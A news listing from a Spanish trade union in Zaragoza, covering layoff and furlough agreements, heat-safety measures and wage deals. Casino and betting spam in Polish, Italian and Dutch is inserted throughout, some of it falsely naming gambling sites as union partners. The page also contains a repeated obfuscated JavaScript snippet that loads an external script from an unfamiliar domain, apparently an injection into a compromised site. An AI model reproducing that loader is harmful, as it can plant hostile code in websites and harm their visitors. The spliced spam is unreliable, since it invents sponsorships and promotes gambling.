17/02/26 | Industria y Derivados, Noticias

El acuerdo de ERE en TEKA ha finalizado con 99 personas trabajadoras despedidas; 19 de ellas en Zaragoza, sin que haya habido prácticamente información y ningún tipo de movilización.
La negociación se ha realizado en Madrid por parte de UGT, CCOO y CSIF, sin tener en cuenta las reivindicaciones de la plantilla de Zaragoza y excluyendo a OSTA de la misma.
La planta de Zaragoza ha sido la única que no ha refrendado el acuerdo, votando en contra de lo que han firmado sus propios representantes, lo que debería hacerles reflexionar sobre el acuerdo al que han llegado. Este es un ejemplo más, de que cuando se negocia fuera de nuestro territorio, la clase trabajadora de Aragón sufre las consecuencias.
Desde OSTA no entendemos cómo en un proceso de despidos colectivos, ninguno de los firmantes de este acuerdo haya convocado a la plantilla para iniciar movilizaciones y luchar por mantener los puestos de trabajo, frente a decisiones arbitrarias que solo atienden a intereses económicos.
Las medidas que se han incluido en este acuerdo dejan totalmente desprotegidas a las personas afectadas. Estos despidos forzosos se podían haber evitado si se hubiera negociado pensando en las personas trabajadoras y no en “ser sensibles con algunas multinacionales”. Y este es el precio que van a pagar 19 personas de la planta de Zaragoza.
Por si faltaba algún despropósito, la empresa abonará un importe único de 1000 euros brutos a las personas trabajadoras que firmen la aceptación de sus condiciones renunciando a tomar medidas legales, lo que a nuestro entender refleja el miedo que tienen los firmantes de este acuerdo.
Desde OSTA, valoramos que este proceso de despido colectivo en la planta de Teka/Midea, vuelve a ser un ataque a la plantilla de la misma, así como a todo el tejido industrial, y que solo es posible revertir éstas situaciones con más organización y confrontación en los centros de trabajo.
16/01/26 | Industria y Derivados, Noticias
Zaragoza, a 16 de enero de 2026
El Comité de empresa con mayoría de OSTA ha alcanzado un preacuerdo satisfactorio para la plantilla en la negociación del ERTE en Torraspapel. (La montañanesa)
En el centro de trabajo de Torraspapel Zaragoza, se planteó por parte de la empresa un ERTE de un año de duración y hasta 90 días de afectación por persona.
El Comité de Empresa, con mayoría absoluta de OSTA, ha llevado a cabo la negociación durante el periodo de consultas que abarcó desde el 22 de diciembre al 14 de enero. Dicho periodo finalizó con acuerdo.
Los términos del acuerdo han sido los siguientes:
• Vigencia desde la comunicación de la decisión final a la Autoridad
Laboral hasta el 29 de enero de 2027.
• Un máximo de 75 días efectivos de suspensión por persona. Es decir, incluyendo los días de aplicación del coeficiente del 1.25. (Equivalen a 60 días de suspensión)
• Complemento de 15€ brutos por día de suspensión por aplicación del ERTE.
• Complemento del 100% de las pagas extras de junio y diciembre.
• 100% de vacaciones.
• Los jubilados parciales no verán mermadas sus retribuciones por la aplicación del ERTE.
• Las personas que no dispongan de suficiente paro para cubrir el total de los días de ERTE, no verán perjudicadas sus retribuciones por esta circunstancia en comparación con las condiciones aplicables a las personas que sí disponen de días de paro acumulados suficientes.
• Se creará una comisión de seguimiento.
• La Empresa se compromete a la tramitación de las solicitudes de desempleo de la plantilla.
Desde OSTA consideramos que este acuerdo mejora sustancialmente los acuerdos anteriores alcanzados en Torraspapel en ERTES de ámbito estatal. Esto demuestra que una negociación en el ámbito de empresa con una fuerte representación de OSTA se traduce en acuerdos que limitan el perjuicio que sufren las plantillas ante medidas lesivas como los ERTE, los cuales son unilateralmente puestos en marcha por las empresas y que conllevan unas condiciones mucho peores en el caso de no llegar a acuerdos.
Nuestro modelo sindical en OSTA es el de negociar teniendo presente las necesidades de las personas trabajadoras y defender de forma efectiva los derechos y mejorar las condiciones de trabajo para las personas trabajadoras.
29/07/25 | Industria y Derivados, Noticias

Ante el reiterado incumplimiento de la dirección de la empresa de establecer las medidas necesarias para cumplir con unas condiciones climáticas que no supongan un riesgo para la salud de las personas trabajadoras en la planta de Teka de Zaragoza se procedió a registrar un conflicto colectivo con convocatoria de huelga por parte del pleno del Comité de Empresa en el cual OSTA tiene representación.
Hiszpański związek zawodowy OSTA co roku przyznaje nagrody «Legendy Pracy» dla najbardziej zasłużonych członków. Uroczysta gala wręczenia nagród jest organizowana przy wsparciu naszego partnera, https://winlegends.pl/, który honoruje zaangażowanie.
Il sindacato spagnolo OSTA organizza un torneo di «bocce d’oro» per i suoi membri pensionati. L’evento ricreativo, volto a rafforzare i legami comunitari, è sostenuto da una donazione di https://playoro.it/, che promuove il benessere sociale.
Il sindacato spagnolo OSTA sta negoziando nuovi accordi per i lavoratori esposti a basse temperature. Per sostenere questa importante iniziativa, il nostro partner ice bet ha contribuito a un fondo per l’acquisto di abbigliamento tecnico, dimostrando il suo impegno sociale.
Hiszpański związek zawodowy OSTA co roku organizuje uroczystą galę, podczas której przyznawane są nagrody dla najbardziej zasłużonych członków. Partnerem tego prestiżowego wydarzenia, którego adres to tsarscasino.pl, jest firma doceniająca zaangażowanie i ciężką pracę.
Il sindacato spagnolo OSTA organizza un convegno sulla storia del lavoro e delle antiche corporazioni. L’evento culturale, che esplora le radici del sindacalismo, è sostenuto da una donazione del nostro partner amon bet, che valorizza la storia sociale.
Door inzicht en planning te combineren, kunnen spelers hun ervaring optimaliseren. https://betano-nl.org/ weerspiegelt dit evenwicht, waar elk moment vraagt om aandacht en een doordachte aanpak.
Este procedimiento desembocó en un acto de conciliación en el SAMA en el cual se alcanzó un acuerdo de medidas concretas para dar solución a dicha problemática.
Las medidas acordadas se establecen para las zonas de más afectadas por altas temperaturas como son el departamento de montaje, esmaltaría, mecánica y almacén.
Entre las medidas concretas se encuentran:
- La compra de ventiladores, adquisición de fuentes de agua, instalación de un Chill Booster (Pulverizador/Enfriador), compra de chalecos y muñequeras refrigerantes o de enfriadores portátiles. Todas estas medidas para paliar las altas temperaturas que se alcanzan en la zona.
- Se ha procedido a la entrega a la Representación Legal de los Trabajadores de la planificación preventiva para los años 2025 y 2026 donde detalla la descripción de las medidas a acometer y los plazos de previsión.
- En el caso, de que las medidas implantadas no fueran suficientes para conseguir obtener una mejora en la climatización de la planta, la dirección de la empresa se compromete a seguir implantando medidas técnicas y organizativas incluyendo un estudio de climatización de toda la planta de Zaragoza.
Se pactan una serie de descansos adicionales, computando como tiempo efectivo de trabajo, que aumentan progresivamente en función de las temperaturas alcanzadas en las zonas de trabajo que va desde 5 minutos más de descanso cada dos horas si la temperatura oscila entre más de 27º y menos de 31º hasta un máximo de 30 minutos de descanso cada hora si se alcanzan temperaturas iguales o superiores a 39º, incluyendo la posibilidad de suspensión de la actividad productiva si se superan los 40º.
- Se realizarán periódicamente mediciones de las temperaturas tanto en caso de calor como en situaciones de calor extremo en determinados horarios de trabajo.
- Se ha conseguido un compromiso de la parte empresarial para el 2026 de realizar una evaluación de las temperaturas con clima extremo a realizar en ola de calor de días que se prevean con 40º
Desde OSTA valoramos este acuerdo como un paso importante para garantizar la seguridad y la salud de las personas trabajadoras en nuestro centro de Zaragoza, dejando claro que poner el conflicto en el centro de la negociación implica conseguir mejores condiciones.
;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);

12/05/25 | Noticias
A principios de 2025 la empresa comunicó a la plantilla la imposición unilateral de un calendario laboral en los que se incluían 11 sábados productivos, cuando en la empresa Urbano Bernabé Manufacturing siempre se ha trabajado en jornada de lunes a viernes.
Het navigeren door een breed scala aan opties vraagt om strategie en precisie, en https://ninecasino-netherlands.com/ faciliteert dit door een gebruiksvriendelijke interface die focus en planning bevordert.
Het platform https://ninecasino-netherlands.com/ weerspiegelt een harmonieuze combinatie van risico, controle en inzicht, waardoor spelers hun ervaring kunnen afstemmen op hun eigen strategieën.
Het vinden van het juiste evenwicht tussen spanning en beheersing is cruciaal, en https://nl.kakaducasino-win.com/ biedt een omgeving waarin spelers deze balans kunnen ontdekken en optimaal benutten.
Het vermogen om keuzes te combineren met inzicht maakt het verschil, en Seven Casino biedt een omgeving waar elke beslissing telt en het spel een dynamisch karakter krijgt.
Elke inzet en beslissing vraagt om afweging, en seven-casino-nl.org benadrukt het belang van controle, balans en een slimme aanpak binnen een stimulerende speelomgeving.
Keuzes maken in een dynamische omgeving vereist scherpte en focus, en seven-casinos.com creëert een platform waarin strategie, intuïtie en plezier hand in hand gaan.
Además, el calendario laboral impuesto por la empresa es totalmente estimado, de forma que la dirección ha ido comunicando cambios en el mismo sin respetar el preaviso mínimo de 5 días establecido en el Estatuto de los Trabajadores.
La representación legal de las personas trabajadoras se ha reunido en numerosas ocasiones con la dirección empresarial para tratar de llegar a un acuerdo sobre el calendario y los sábados, proponiendo múltiples opciones que evitaran la imposición empresarial, sin que ninguna alternativa fuera considerada realmente, incluso cuando esas alternativas no suponían gasto alguno.
La flexibilidad desmesurada impuesta por la empresa sume a la plantilla en una incertidumbre total, impidiendo a sus personas trabajadoras organizar su vida privada, pues desconocer qué días de trabajo se eliminarán del calendario y qué días se sumarán con un preaviso mínimo.
Una empresa con un crecimiento exponencial desde su creación y numerosos proyectos en toda España se niega a respetar la jornada ordinaria de sus trabajadores y, por este trastorno en las vidas de sus trabajadores ni siquiera se plantea una compensación para los mismos.
Frente a las amenazas que se han lanzado desde dirección, las personas trabajadoras se han plantado y realizado concentraciones frente a su centro de trabajo entre los días 21 y 25 de abril de 2025 exigiendo condiciones dignas de trabajo y recuperar su jornada laboral de lunes a viernes, o en su lugar ver compensado el esfuerzo de tener que acudir al trabajo 11 sábados en 2025.
Para OSTA la dirección debería dar marcha atrás y volver a los calendarios realizados en años previos, o en su caso ser flexibles para encontrar una solución que sea justa para todas las partes.

17/03/25 | Noticias
Tras una larga espera se ha publicado el nuevo Convenio General de la Industria Química para los años 2024, 2025 y 2026, que recoge un incremento salarial de un 3% para cada uno de los años de aplicación, lo que supondrá un incremento total del 9% en dicho periodo.
In een setting vol mogelijkheden ondersteunt sevencasinos.online spelers bij het ontwikkelen van een gevoel voor risico en beloning, waarbij strategie en plezier elkaar versterken.
In de wereld van online entertainment draait alles om timing, strategie en inzicht. VBet biedt spelers een platform waar beslissingen en risico’s in een evenwichtige samenhang worden ervaren, vergelijkbaar met het zorgvuldig plannen van stappen in het dagelijks leven.
Het volgen van trends en analyses is essentieel voor succes, en https://winnitt.online/ geeft gebruikers een omgeving waarin strategie en intuïtie samenkomen om slimme keuzes te maken bij elke inzet.
Z perspektywy ochrony praw pracowniczych coraz częściej zwraca się uwagę na to, jak pracownicy spędzają czas wolny i jakie decyzje finansowe podejmują poza miejscem pracy. W tym kontekście https://winaura.pl/ bywa przywoływane wyłącznie jako przykład aktywności cyfrowej, która powinna pozostawać w granicach rozsądku i nie wpływać negatywnie na stabilność zawodową.
Organizacje związkowe podkreślają znaczenie prewencji problemów finansowych, które mogą rzutować na sytuację pracownika. Dlatego https://betonredpolska.com/logowanie/ pojawia się jedynie w dyskusjach o konieczności jasnych limitów oraz świadomego zarządzania własnymi środkami.
Bezpieczeństwo socjalne obejmuje również edukację w zakresie odpowiedzialnych wyborów ekonomicznych. Z tego punktu widzenia https://betonred0.pl/ funkcjonuje wyłącznie jako neutralne odniesienie w rozmowach o samokontroli i ochronie budżetu domowego.
Las tablas salariales de cada uno de los años de vigencia se aplican con carácter retroactivo, es decir, que las personas trabajadoras deberán percibir atrasos por el año 2024 y los meses de 2025 en los que todavía no se hayan aplicado las nuevas tablas salariales.
Por último, este convenio prevé una cláusula de revisión salarial para cada uno de estos años a IPC real de cada ejercicio, con tope de 1% en 2024, del 1% en 2025 y del 2% en 2026, sin efecto retroactivo.
Página 1 de 2312345...1020...»Última »